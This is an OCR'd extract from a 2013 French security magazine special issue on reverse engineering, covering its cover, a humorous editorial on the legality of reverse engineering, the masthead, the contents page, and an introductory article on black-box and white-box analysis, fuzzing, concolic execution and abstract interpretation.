100 % SÉCURITÉ INFORMATIQUE

France METRO : 9 €
DOM : 9 €
CAN : 13,50 $CAD
CH : 15 CHF
BEL : 9,90 €
POL/S : 1100 CFP
POL/A : 1400 CFP

MISC

Multi-System & Internet Security Cookbook

L 16844 - 7 H - F: 9,00 € - RD

HORS - SERIE

MAI JUIN 2013 N°7

INTRODUCTION

- Bien débuter : contextes d'analyse et techniques issues des domaines connexes
- Introduction au reverse : domaines, compétences, démarches et décompilation

PREMIERS PAS

- Obfuscation de langages interprétés : techniques utilisées, buts recherchés et cas d'usage
- Percer les secrets des malwares : l'analyse face aux packers et à l'obfuscation

APPLICATION

- Vivisection et dissection de protocoles réseau propriétaires ou non documentés avec Netzob
- Sur le terrain : de la réception d'un exploit 0-day à la mise au point d'une détection efficace

LE GUIDE DU REVERSE ENGINEERING

DÉBUTEZ...

...ET PROGRESSEZ !

MOBILITÉ

- Synthèse des différentes techniques et outils permettant l'étude d'une application Android
- S'armer efficacement pour l'analyse et le reverse sur la plateforme iOS si peu documentée

ALLER PLUS LOIN

- La rétroconception de puces électroniques, le bras armé des attaques physiques
- Désinscription Facebook ou quand quitter LE réseau social rime avec reverse

LES CENTRES DE DONNEES DANS LE MONDE : 3 000 000
DOMMAGES MOYENS PAR CYBER ATTAQUE : 2 500 000 €
UN PARTENAIRE POUR LES SOLUTIONS DE SECURITE

SOLUTION DE CYBER SÉCURITÉ AVANCÉE. De nos jours, les gouvernements, les institutions, les entreprises et les autorités publiques échangent leurs informations grâce à des infrastructures IT et des réseaux de communication. Parallèlement, le nombre de cyber attaques sophistiquées augmente endommageant les données sensibles des systèmes d'information. Nous sommes fiers que les opérateurs du monde entier nous aient choisis pour nos excellentes compétences en matière de cyber sécurité. **www.cassidiancybersecurity.com**

AN EADS COMPANY

derF laynaR
@fredraynal
@MISCRedac

Bonne lecture,

En conclusion, si vous voulez vous mettre aux multiples facettes du reverse, ce HS est pour vous ! Le reverse, c'est une multitude d'applications, de l'analyse de malwares à l'écriture d'exploits, s'appuyant sur pléthores de techniques, du statique au dynamique, en passant par le concolique. C'est le fantasme final quand on parle de sécurité qui provoque l'extase, tel un pilote franchissant le mur du son, cette barrière Sonic (ta mère).

Aujourd'hui, ceux qui révèlent des problèmes dans des logiciels s'aventurent en territoire ennemi et s'exposent à des poursuites, non pas pour avoir fait du reverse, mais pour des motifs annexes : violation de licence, divulgation de secrets, intrusion dans un système de traitement automatisé de données. Tous les prétextes sont bons, genre Mario qui se ferait poursuivre en justice par la princesse pour harcèlement à force de la poursuivre pour la sauver.

Il serait alors bon de demander à Duke Nukem d'arrêter de tirer des balles, voire des rafales, voire des roquettes dans nos pieds. Sous prétexte de vouloir protéger les intérêts de quelques-uns, on se prive d'un outil indispensable à la sécurité moderne, mais en toute hypocrisie car tout le monde en fait et tout le monde en a besoin.

Ami lecteur, si tu tombes raide à la lecture de cet édito, ne te méprends pas, ce n'est pas un plaidoyer pour encourager des actes illégaux. Le reverse est un outil et, comme tel, il n'entend rien au droit. C'est l'utilisateur de l'outil qui décide de quel côté de la frontière il se place.

De plus, le temps législatif est incompatible avec la réalité de la vie des technologies. De ce point de vue, l'HADOPI est un exemple merveilleux et inutile : une usine à gaz destinée à lutter contre un moyen de piratage du passé. <accent du sud>C'est qu'ils sont têtus ces bourricots, cong</accent du sud> (expression que nos amis anglophones traduisent par *donkey kong*) !

Le législatif souffre de plusieurs lacunes. D'abord, il est rédigé par des personnes qui ne comprennent absolument pas ce sur quoi elles rédigent des lois, voire qui sont sous influence de lobbies comme ceux des majors, qui voient d'un très mauvais œil qu'on vienne examiner leurs protections. Et quand on essaye de leur expliquer, ils nous regardent comme des envahisseurs de l'espace qui les agressent (comme on dit à Chypre).

Amis juristes, je vous jette le Gauntlet à la figure car en pratique, que ce soit légal ou pas, on s'en fout : faisons du reverse !

Et puisqu'on est dans le ridicule et le rebours (moi le mou), abordons tout de suite la question centrale, prenez gare : le reverse est-il légal ? Tel le pape seul dans l'obscurité, je pourrais faire le jésuite et répondre sans répondre que la question mérite réflexion.

C'est un grand Bond en avant. Il est beau, il est nouveau, il sort un Lundi d'Avril, c'est le HS 007, tout neuf de Pâques, man ! Retour à ma lointaine jeunesse quand il s'agissait de mettre 9999po dans mes sauvegardes d'Ultima : il est cette fois consacré au *reverse engineering* (aussi appelé *rétroconception*, ou plus ridiculement encore *ingénierie à rebours*).

Reverse une larme (ou un édito)

ÉDITO

MIXTE
Papier issu de sources responsables
FSC® C015136

Rendez-vous au 3 mai 2013 pour le n°67 !

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 9 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Sittler
Conception graphique : Jérémy Gall
Responsable publicité : Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Illustrations : www.fotolia.com
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April www.april.org

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE

INTRODUCTION AU REVERSE

[04] QUELQUES APPROCHES POUR LA RÉTROCONCEPTION

[11] INTRODUCTION AU REVERSE ENGINEERING

PREMIERS PAS

[18] OBFUSCATION DE LANGAGE INTERPRÉTÉ : « CACHEZ CE CODE QUE JE NE SAURAIS VOIR »

[26] RENCONTRE AVEC LE MALWARE KARAGANY

[33] UNPACKING TIPS AND TRICKS

APPLICATIONS

[39] VIVISECTION DE PROTOCOLES AVEC NETZOB

[49] REVERSE D'UN EXPLOIT 0-DAY OU COMMENT LE BLOQUER AVEC UNE SIGNATURE PERTINENTE ?

REVERSE DANS LE MOBILE

[54] REVERSE ENGINEERING SOUS ANDROID

[62] REVERSE-ENGINEERING IOS

POUR ALLER PLUS LOIN

[72] FACEBOOK MOBILE API : INSPECTION

[80] LA RÉTROCONCEPTION DE PUCES ÉLECTRONIQUES, LE BRAS ARMÉ DES ATTAQUES PHYSIQUES

ABONNEMENT

[47 / 48] BONS D'ABONNEMENT ET DE COMMANDE

QUELQUES APPROCHES POUR LA RÉTROCONCEPTION

colas.le.guernic@gmail.com

mots-clés : *ANALYSE STATIQUE / DYNAMIQUE / BOÎTE NOIRE / BOÎTE BLANCHE / FUZZ / EXÉCUTION SYMBOLIQUE DYNAMIQUE / INTERPRÉTATION ABSTRAITE*

Il existe une multitude d'approches pour rétro-concevoir un produit. Après avoir présenté les différents contextes d'analyse nous évoquerons quelques techniques issues des domaines de la vérification et validation de logiciels.

1 Introduction

Il n'est pas compliqué de savoir ce qu'est la rétroconception, son étymologie est assez limpide : il s'agit de suivre le processus de conception à l'envers, partir du produit fini et déterminer comment il a été conçu pour comprendre sa fonction ou son fonctionnement interne.

Les techniques employées sont en général issues du monde de la conception et en particulier des phases d'analyse et de validation, c'est pourquoi nous parlerons plus souvent de technique d'analyse que de rétroconception.

Ces techniques peuvent être groupées en quatre classes, que nous verrons dans la prochaine section. Nous évoquerons ensuite quelques exemples dans chacune de ces classes en nous concentrant sur l'analyse de logiciels, une partie du vocabulaire et des remarques restant cependant valide dans le cas de la rétroconception de matériels.

Cet article n'a pas vocation à être exhaustif, en premier lieu parce que mes connaissances sont loin de l'être, mais il devrait vous donner le vocabulaire et quelques pointeurs vous permettant de développer vos connaissances sur des techniques existantes et encore aujourd'hui le sujet d'une recherche active.

2 Quatre contextes d'analyse

Les approches pour la rétroconception peuvent être classifiées suivant l'accès nécessaire au produit à analyser.

2.1 Accès aux mécanismes internes du produit

Une première distinction est l'accès aux mécanismes internes du produit.

Une analyse qui ne s'appuie que sur les entrées/sorties est une analyse en *boîte noire (black box) ;* si au contraire l'analyse intègre une observation des mécanismes internes, on parle d'analyse en *boîte blanche (white box).* L'analyse d'un fichier binaire exécutable, par exemple, est une analyse en boîte blanche dès qu'on s'intéresse ne serait-ce qu'aux bits qui le composent.

Une analyse en boîte blanche nécessite donc de pouvoir *ouvrir* le produit. Cela n'est pas toujours possible, dans le cadre de la rétroconception d'un logiciel s'exécutant sur une machine distante par exemple, et il est parfois préférable d'éviter si l'analyse concerne un matériel dont on ne dispose qu'un seul exemplaire qui risque d'être endommagé. On a alors recours à une analyse en boîte noire.

Néanmoins, les analyses en boîte noire peuvent aussi être utiles quand le produit est disponible : l'analyse d'un protocole implémenté par un logiciel sous forme binaire se fera d'abord en boîte noire, l'observation des entrées/sorties permet souvent d'obtenir une bonne approximation du protocole en question, approximation qui pourra éventuellement être précisée par une analyse en boîte blanche.

2.2 Accès au produit pendant son fonctionnement

La seconde distinction, qui permet de scinder ces deux classes d'analyse en quatre, est l'accès au produit

pendant son fonctionnement. Si l'analyse repose sur des informations obtenues pendant le fonctionnement du produit, on parle d'*analyse dynamique*. Si au contraire l'analyse est indépendante de toute exécution, on parle d'*analyse statique*.

Un débogueur est donc un outil d'analyse dynamique. Un désassembleur, au contraire, est un outil d'analyse statique. Ce sont par ailleurs des outils d'analyse en boîte blanche.

Une analyse statique en boîte noire n'aurait pas vraiment de sens. En effet, une analyse en boîte noire implique l'observation d'une sortie qui n'a pu être générée que par une exécution du système. Les analyses statiques se font donc toujours en boîte blanche.

Ce qui permet de scinder la classe des analyses boîte noire en deux est le degré de contrôle sur le fonctionnement du produit. Si on observe des entrées/sorties sans interagir avec le produit, l'analyse est *passive* (ou *hors ligne*). Si au contraire on génère des données d'entrée qu'on soumet au produit, l'analyse est *active* (ou *en ligne*).

Encore une fois, la décision de se placer dans un contexte d'analyse ou un autre peut être un choix :

- Pour une analyse furtive d'un botnet, on peut choisir une analyse passive ;
- Dans le cadre de l'étude d'un malware, on peut préférer une analyse statique pour réduire le risque de compromettre son propre système ;

ou une nécessité :

- Si on ne dispose que d'une capture réseau pour un serveur distant qui n'est plus en ligne, on fera une analyse passive ;
- Si on ne parvient à intercepter aucun message sur les canaux de communication du produit, une analyse passive risque d'être peu informative ;
- Sur un code source incomplet, on fera une analyse statique.

L'analyse (et donc la rétroconception) d'un produit peut se faire dans l'un de ces quatre contextes : boîte noire passive ou active, boîte blanche dynamique ou statique. Un analyste ne va pas nécessairement se placer directement dans le contexte fournissant le plus d'informations, mais va plutôt naviguer d'un contexte à l'autre, éventuellement dans l'ordre dont on vient de les citer, pour obtenir le plus rapidement possible l'information qui l'intéresse à chaque étape de son étude.

Nous présentons maintenant de façon très superficielle quelques techniques utilisables dans chacun de ces contextes.

3 Analyse en boîte noire

Dans le cadre d'une analyse en boîte noire, on ne peut se reposer que sur les données d'entrée/sortie. Cela suppose de connaître et d'avoir accès aux canaux sur lesquels ces données circulent. Il faut donc parfois commencer par étudier l'environnement dans lequel la cible s'exécute pour les déterminer. Des moniteurs comme Process Explorer et Process Monitor de la suite Sysinternals peuvent aider à identifier les moyens de communication entre un service et une application cliente par exemple.

Avec un accès aux canaux de communication, l'analyse des données échangées peut commencer. Il y a principalement deux choses à identifier : le format des messages et le traitement effectué par la cible.

Il arrive que le format des données échangées ne soit pas entièrement propriétaire et que les données utiles soient échangées via un protocole de communication connu. Un outil connaissant ce protocole facilite grandement l'analyse. On peut évidemment citer ici Wireshark.

Il est également parfois possible d'identifier des éléments du produit en cours d'analyse par signature comportementale, c'est-à-dire en cherchant dans une base de données la réponse obtenue après l'envoi d'une séquence de messages particulière ; c'est ainsi que procède `nmap` pour deviner l'OS d'une machine distante par exemple.

Quand on finit par se retrouver face à un format de donnée et un traitement inconnus, il faut trouver un moyen de les décrire. Une table associant à chaque entrée observée ou générée la sortie correspondante n'est évidemment pas une solution satisfaisante. On cherche à comprendre le produit pour pouvoir le modifier ou interagir avec lui. L'idéal serait de les représenter par un code source bien documenté, cela peut être un peu trop ambitieux dans un premier temps.

Une solution élégante est de choisir une classe de modèles, par exemple les expressions régulières pour le format de donnée ou les machines de Mealy pour la relation entrée/sortie, et déterminer quel modèle dans cette classe correspond le plus à la cible : trouver une expression régulière simple permettant de reconnaître les sorties du système par exemple.

On peut essayer de faire ça à la main ou se tourner vers les méthodes d'apprentissage (*machine learning*) et d'inférence de modèle. Nous ne rentrerons pas plus dans le détail ici et nous allons maintenant nous intéresser à une méthode plus simple et plus brutale, dont l'ambition n'est pas de construire un modèle de la cible mais plutôt d'évaluer sa robustesse.

3.1 Fuzzing

L'appellation *fuzzing* (ou test en frelatage) prend son origine dans un projet soumis par Barton Miller à ses étudiants de l'université du Wisconsin à la fin des années 80. Le fuzzing est alors ce qu'on peut faire de plus simple en termes d'analyse boîte noire active :

- les entrées sont générées aléatoirement, vraiment aléatoirement, sans reposer sur un modèle des données d'entrée ;
- les sorties ne sont pas observées, on regarde juste si le programme termine en un temps donné. S'il termine, même avec un message d'erreur, l'entrée est considérée valide, sinon c'est qu'il a planté ou ne terminera probablement pas.

Les entrées provoquant un crash sont alors étudiées plus en détails pour en comprendre l'origine.

Lars Fredriksen et Bryan So, les étudiants de Miller, ont réussi à planter avec cette méthode entre 25% et 33% des utilitaires testés sur différents systèmes UNIX **[1]**.

Heureusement, les logiciels ont gagné en robustesse, un flux aléatoire est en général rapidement rejeté comme une entrée invalide et un fuzzer naïf ne pourra pas pénétrer profondément dans un logiciel moderne. Le fuzzing a donc dû évoluer. Une première amélioration est la génération des entrées par modification aléatoire d'une entrée valide, similairement aux algorithmes génétiques (*crossover*, mutation). Certains fuzzers s'appuient plutôt sur un modèle des données, quelques-uns sont même spécifiques à un protocole ou un format de fichier particulier. D'autres quittent le monde de l'analyse en boîte noire et se basent sur l'observation du code binaire de l'application fuzzée.

4 Analyse dynamique en boîte blanche

Le fuzzing permet d'obtenir des entrées déclenchant un bug. L'étape suivante est d'étudier le comportement du programme sur ces entrées, par exemple avec un débogueur. On passe alors d'une analyse boîte noire à une analyse boîte blanche.

L'analyse boîte blanche sert également pendant ou avant le fuzzing. Un fuzzer naïf n'évalue que la surface de la cible. Pour un lecteur de fichier PNG par exemple, la première étape est de vérifier l'en-tête du fichier qui doit être :

```
89 50 4E 47 0D 0A 1A 0A
```

Un fuzzer purement aléatoire a une chance sur 2^{64} de passer cette étape. Connaître le format d'entrée ou s'appuyer sur des variantes d'un ou plusieurs fichier(s) valide(s) est une amélioration notable. Malgré tout, évaluer la pertinence de l'analyse reste difficile, on ne peut pas dire si la totalité ou au moins la majorité du programme a été parcourue sans passer à une analyse en boîte blanche : une technique classique est d'instrumenter le code pour marquer chaque instruction exécutée au cours de la campagne de fuzzing. On parle de couverture (*code coverage*) de l'analyse.

Ainsi, quand le fuzzing est guidé par un corpus d'entrées valides, il est possible de privilégier celles parcourant une partie peu explorée du code. Malheureusement, ce n'est pas toujours suffisant et il faut parfois un corpus initial immense pour assurer une bonne couverture.

C'est pourquoi le fuzzing est encore l'objet aujourd'hui d'une recherche active pour améliorer ses performances. On se dirige vers des méthodes intelligentes, on parle de *smart fuzzing*, qui s'éloignent de plus en plus du fuzzing simpl(ist)e des origines, ce dernier permet pourtant encore à certains d'obtenir d'excellents résultats.

4.1 Fuzzing chez Google

La nécessité d'un corpus immense ne fait pas peur à Google. En 2011, ils ont réussi à trouver une centaine de bugs dans le lecteur Flash de Adobe **[2][3]** par fuzzing. Comme souvent chez Google, les données (ainsi que la puissance de calcul) ont été un élément déterminant.

Ils sont en effet partis d'un corpus de 20 téraoctets de fichier SWF... La première étape a été d'en extraire une liste de 20.000 fichiers offrant une bonne couverture du code binaire du lecteur Flash. Cela a nécessité une semaine de calcul sur 2.000 cœurs CPU.

Ces 20.000 fichiers ont servi à générer aléatoirement des entrées pour une campagne de fuzzing de trois semaines... encore sur 2.000 cœurs.

Cela leur a permis d'identifier 106 bugs après une première analyse par Adobe des différents crashs observés. Leur correction a nécessité 80 modifications dans le code du Flash player. Cette campagne de fuzzing a clairement été un succès. Cependant, le ticket d'entrée est très élevé : en caricaturant à peine, il faut posséder une copie du Web et pouvoir mobiliser un supercalculateur 24h/24 pendant un mois.

4.2 Exécution symbolique dynamique

Pour ceux qui trouvent ce ticket trop cher, il faut rendre le fuzzing plus intelligent. Outre la spécialisation à une cible particulière, certains fuzzers s'appuient

sur des techniques développées dans d'autres contextes. C'est le cas de Fuzzgrind, qui s'appuie sur les exécutions symboliques dynamiques, aussi connues sous le nom d'exécutions concoliques (pour concrète symbolique) **[4][5]**.

Cette technique, comme son nom l'indique, est la combinaison d'une exécution concrète avec une exécution symbolique. Le tableau suivant illustre ce concept sur un programme calculant :

```
max( abs(Arg), abs(Arg-10))
```

Instructions	Trace concrète	Trace symbolique
1 : Var0 = Arg0;	Var0 ← 3	Var0 ← x
2 : Var1 = Var0 - 10;	Var1 ← -7	Var1 ← x-10
3 : if(Var0 < 0)	3 ≥ 0	x ≥ 0
4 : Var0 = -Var0;	↓	↓
5 : if(Var1 < 0)	-7 < 0	x-10 < 0
6 : Var1 = -Var1;	Var1 ← 7	Var1 ← 10-x
7 : if(Var0 < Var1){	3 < 7	x < 10-x
8 : return Var1;	return 7	return 10-x
9 : else {		
10 : return Var0;		
11 : }		

La trace concrète ne nécessite pas d'explication, intéressons-nous donc d'abord à la trace symbolique.

Lors d'une exécution symbolique, les calculs ne sont pas effectués sur des valeurs mais sur des symboles. En arrivant sur une condition, il faut choisir quelle branche emprunter pour le reste de l'exécution. Sans trace concrète, on peut faire ce choix de façon arbitraire au risque d'emprunter un chemin impossible : par exemple, aucune exécution concrète ne peut passer par la ligne 8 sans passer par les lignes 4 ou 6. Une solution est de faire appel à un solveur pour éliminer les branches impossibles, mais cela peut être coûteux.

Lors d'une exécution symbolique dynamique, c'est la trace concrète qui choisit quelle branche emprunter, le problème est donc éliminé et on est assuré d'avoir une trace symbolique réalisable. La trace symbolique représente alors une classe d'équivalence dont la trace concrète est un représentant. En accumulant les conditions rencontrées, on obtient une formule P dont la solution est l'ensemble des entrées produisant le même chemin. Dans notre exemple :

```
P(x) = (x ≥ 0) & (x-10<0) & (x < 10-x)
```

Pour toute solution de ce système, l'exécution concrète empruntera le même chemin, la même séquence d'instructions :

```
1 → 2 → 6 → 8
```

Pour augmenter la couverture d'une analyse dynamique, on ne veut donc pas choisir une telle entrée pour la prochaine exécution. On peut faire mieux que prendre une solution de (not P) en remarquant qu'en conservant les conditions accumulées lors d'un préfixe de la trace, on obtiendra une trace passant par le même préfixe. Pour passer par le chemin **1 → 2 → 6 → 10**, il suffit de résoudre l'équation :

```
(x ≥ 0) & (x-10<0) & !(x < 10-x)
```

Si une équation n'a pas de solution, c'est que le chemin n'est pas réalisable. En énumérant des équations de chemins, et grâce au progrès des solveurs SMT (*Satisfiability Modulo Theories*), il est donc possible d'énumérer tous les chemins pour obtenir une couverture maximale. Malheureusement « *tous les chemins* » cela peut faire beaucoup et même être infini, en particulier en présence de boucles. En effet, il n'y a pas de notion de boucle dans une trace, elles sont déroulées, et deux traces n'effectuant pas le même nombre de boucles correspondent donc à des chemins différents.

Considérons le programme suivant :

```
1 : index = 0;
2 : while( S[index] != 0 ){
3 :   index++;
4 : }
5 : if( index < 1000 ){
6 :   ...
7 : } else {
8 :   ...
9 : }
```

En soumettant la chaîne « Pwd » à ce programme, on obtient la trace suivante :

Instructions	Trace concrète	Trace symbolique
1 : index = 0;	index ← 0	index ← 0
2 : (S[index] != 0)	'P' != 0	S[0] != 0
3 : index++;	index ← 1	index ← 1
2 : (S[index] != 0)	'w' != 0	S[1] != 0
3 : index++;	index ← 2	index ← 2
2 : (S[index] != 0)	'd' != 0	S[2] != 0
3 : index++;	index ← 3	index ← 3
2 : (S[index] != 0)	0 == 0	S[3] == 0
5 : (index < 1000)	3 < 1000	3 < 1000
6 : ...	...	...

Contrairement à l'exemple précédent, on voit apparaître une constante dans la trace symbolique. En effet, **index** n'est modifié qu'aux lignes 1 et 3 et ne dépend jamais directement des entrées. Pour explorer la ligne 8, on voudrait inverser la condition rencontrée à la ligne 5, mais aucune entrée ne permet d'obtenir 3 ≥ 1000. Il faut donc chercher une solution de :

```
(S[0] != 0) & (S[1] != 0) & (S[2] != 0) & !(S[3] == 0)
```

et continuer le processus jusqu'à obtenir une trace passant par la ligne 8. Il est évident ici pour un humain qu'il faut prendre une chaîne de longueur au moins 1000, mais ce n'est pas si trivial pour une méthode automatique à cause de cette dépendance indirecte entre la chaîne de caractères et la valeur de **index** en sortie de boucle.

Ce problème se pose d'ailleurs également dans le cadre de l'analyse par teinte (*data tainting*), une technique similaire où les données sont associés à une teinte qui est juste propagée par chaque instruction et non transformée contrairement aux exécutions symboliques dynamiques. Cette teinte est utile dans le cadre de l'analyse de flux d'informations. Cela permet de savoir si le premier argument d'un **printf** est influencé par l'utilisateur, ou permet de retrouver des informations sur une donnée qui devrait rester secrète. On distingue au moins trois types de flux :

- les flux directs : par exemple une affectation ;
- les flux indirects explicites : entre **S[0]** (ou **S[1]**, **S[2]**) et **index** dans notre exemple, puisque la valeur de **S[0]** a permis l'exécution de l'instruction **index++** ;
- les flux indirects implicites : entre **S[3]** et **index**, car une autre valeur de **S[3]** aurait permis l'exécution de l'instruction **index++**.

Ce dernier type de flux est difficile à détecter dans un cadre purement dynamique, puisqu'il est influencé par des instructions qui ne sont pas exécutées dans la trace observée, mais qui pourraient l'être dans une autre trace.

5 Analyse statique

Il existe deux grandes familles d'analyses statiques :

- l'analyse syntaxique repose sur la forme du programme ;
- l'analyse sémantique s'intéresse à l'ensemble des comportements possibles du programme.

Dans tous les cas, on étudie le code sans l'exécuter. On n'a donc pas besoin d'avoir une trace passant par l'instruction 8 pour aller voir ce qui peut s'y passer. Le désavantage est qu'on peut être amené à étudier du code inaccessible, ou à considérer des comportements impossibles : par exemple, un outil statique pourrait indiquer un risque de division par zéro si une division par **S[0]** est insérée à la ligne 8. C'est ce qu'on appelle un *faux positif*, ou fausse alarme : le rapport d'un comportement qui n'est pourtant réalisé par aucune exécution concrète.

La plupart des techniques dynamiques ne produisent pas de faux positif, car elles reposent sur l'exécution du programme analysé. Quand un fuzzer exhibe une trace levant une exception, on est assuré que le programme peut lever cette exception. Des faux positifs peuvent se produire quand la propriété recherchée est plus difficile à distinguer qu'une exception. Dans l'exemple suivant, une analyse par teinte pourrait propager la teinte de **edx** à **eax**, bien que **eax** en sortie de bloc ne dépende pas de la valeur de **edx**.

```
add eax,edx
sub eax,edx
```

Malgré ce dernier point, les méthodes dynamiques présentent l'avantage de produire une trace d'exécution. Par contre, elles génèrent de nombreux faux négatifs : l'annonce de l'absence d'un comportement qui est pourtant réalisé par au moins une exécution concrète. En effet, ce n'est pas parce qu'un fuzzer ne rapporte pas de bug, que le logiciel fuzzé n'en a pas. Les analyses dynamiques ne considèrent qu'un ensemble fini de traces (ou de chemins).

Pour éviter les faux négatifs, il faut considérer tous les chemins possibles. Ce qui ne peut se faire en général qu'en analyse statique. Certaines analyses statiques ne produisent pas de faux négatifs, d'autres produisent faux négatifs et faux positifs. Le principal problème des faux positifs est qu'ils sont chronophages : étudier un bug qui n'en est pas un est une perte de temps, si on le corrige c'est encore pire. Les faux négatifs, quant à eux, occultent des comportements qui devraient être analysés.

Une méthode qui ne produit pas de faux négatifs est dite correcte (*sound*) ; si elle ne produit pas de faux positifs, elle est complète. Malheureusement, il ne peut pas y avoir de méthode entièrement automatique à la fois correcte et complète, la plupart des propriétés intéressantes sur les programmes étant indécidables. Certaines analyses statiques, en particulier les analyses syntaxiques, ne sont ni correctes, ni complètes, et peuvent produire faux positifs et faux négatifs.

Cependant, il arrive que des outils d'analyse statique corrects ne renvoient pas d'alarme (et donc, pas de fausses alarmes) sur certains programmes, l'analyse est alors complète. Cette propriété forte est particulièrement recherchée dans le domaine des systèmes critiques, où la moindre erreur peut avoir des conséquences humaines et financières considérables. L'outil Astrée, basé sur l'interprétation abstraite, a par exemple prouvé automatiquement l'absence de bogues à l'exécution dans le logiciel d'amarrage automatique de l'ATV (*Automated Transfer Vehicle*) Jules Verne utilisé par l'agence spatiale européenne pour ravitailler l'ISS **[6]**.

5.1 Interprétation abstraite

L'interprétation abstraite **[7]** est une méthode d'analyse statique basée sur la sémantique des programmes qui formalise la notion d'approximation.

Une analyse sémantique, comme nous l'avons déjà vu plus haut, se fonde sur l'ensemble des traces d'exécution possibles d'un programme. Malheureusement, cet ensemble de traces est en général trop complexe pour être calculé ou analysé, on a donc recours à des approximations pour le simplifier.




Fig.1 : Valeur abstraite de (Var0,Var1) sur le programme max(|Arg|, |Arg-10|)

L'objet concret étudié appartient au *domaine concret*, ici l'ensemble des ensembles de traces. Son approximation appartient au *domaine abstrait*. Les fonctions permettant de passer d'un domaine à l'autre sont nommées *abstraction* et *concrétisation*.

Reprenons l'exemple calculant **max(|Arg|, |Arg-10|)** et essayons de prouver que la valeur retournée est positive. Une première approximation est de ne pas considérer l'ensemble des traces possibles, mais l'ensemble des valeurs que les variables peuvent prendre à chaque instruction. Il s'agit bien d'une approximation, puisqu'on perd la relation entre la valeur que prend **Var0** à l'instruction 1 et celle qu'elle prend à l'instruction 2 sur une trace, on sait juste que **Var0** appartient au même ensemble, mais pas que la valeur est inchangée. Il s'agit en outre d'une sur-approximation, car on ajoute des comportements et on n'en oublie aucun.

Par ailleurs, nous nous intéressons uniquement au signe de la sortie, nous allons donc approximer encore l'ensemble des comportements en ne conservant que les informations de signe. Ainsi, en arrivant à l'instruction 3, **Var0** et **Var1** peuvent avoir n'importe quel signe, on note leur valeur abstraite ⊤ (top, ⊤ est la notation usuelle pour l'élément maximal dans un treillis, un objet mathématique important dans la théorie de l'interprétation abstraite). L'instruction 3 sépare le flot d'exécution en deux branches. Une branche saute à l'instruction 5 avec **Var0** positif ou nul et l'autre passe à l'instruction 4 avec **Var0** négatif, qui mène à l'instruction 5 avec après avoir transformé **Var0** en le rendant positif (voir figure 1).

On peut donc arriver à l'instruction 5 depuis l'instruction 3 avec **Var0** positif ou nul, ou depuis l'instruction 4 avec **Var0** positif. En faisant l'union de ces deux valeurs, on en déduit que **Var0** est positif ou nul à l'instruction 5. En continuant ce raisonnement, on peut prouver que la valeur retournée est positive ou nulle.

Pour obtenir un résultat plus précis, il faut choisir un domaine abstrait (une approximation) plus précis. Un autre domaine abstrait classique est le domaine des intervalles, dans lequel chaque variable est bornée par deux valeurs. Dans notre exemple, ce domaine ne nous apporte pas plus d'informations, car la sortie dépend fortement de la relation entre **Var0** et **Var1** testée à la ligne 7. Il nous faut donc un domaine relationnel : les polyèdres par exemple. Un polyèdre est un ensemble convexe représenté par des contraintes. L'instruction 2, par exemple, introduit la contrainte (**Var0 − Var1 == 10**) qui peut être décomposée en :

```
(Var0 - Var1 ≥ 10) & (Var0 - Var1 ≤ 10)
```

Encore une fois, l'instruction 3 sépare le flot d'exécution en deux branches. Une branche saute à l'instruction 5 avec :

```
(Var0 ≥ 0) & (Var0 - Var1 ≥ 10) & (Var0 - Var1 ≤ 10)
```

et l'autre passe à l'instruction 4 avec :

```
(Var0 < 0) & (Var0 - Var1 ≥ 10) & (Var0 - Var1 ≤ 10)
```

qui transforme cet ensemble et mène à l'instruction 5 avec :

```
(Var0 > 0) & (-Var0 - Var1 ≥ 10) & (-Var0 - Var1 ≤ 10)
```

En faisant l'union convexe de ces deux ensembles, on en déduit qu'à l'instruction 5 :

```
(Var0 ≥ 0) & (Var0 - Var1 ≥ 10) & (Var0 + Var1 ≥ -10)
```

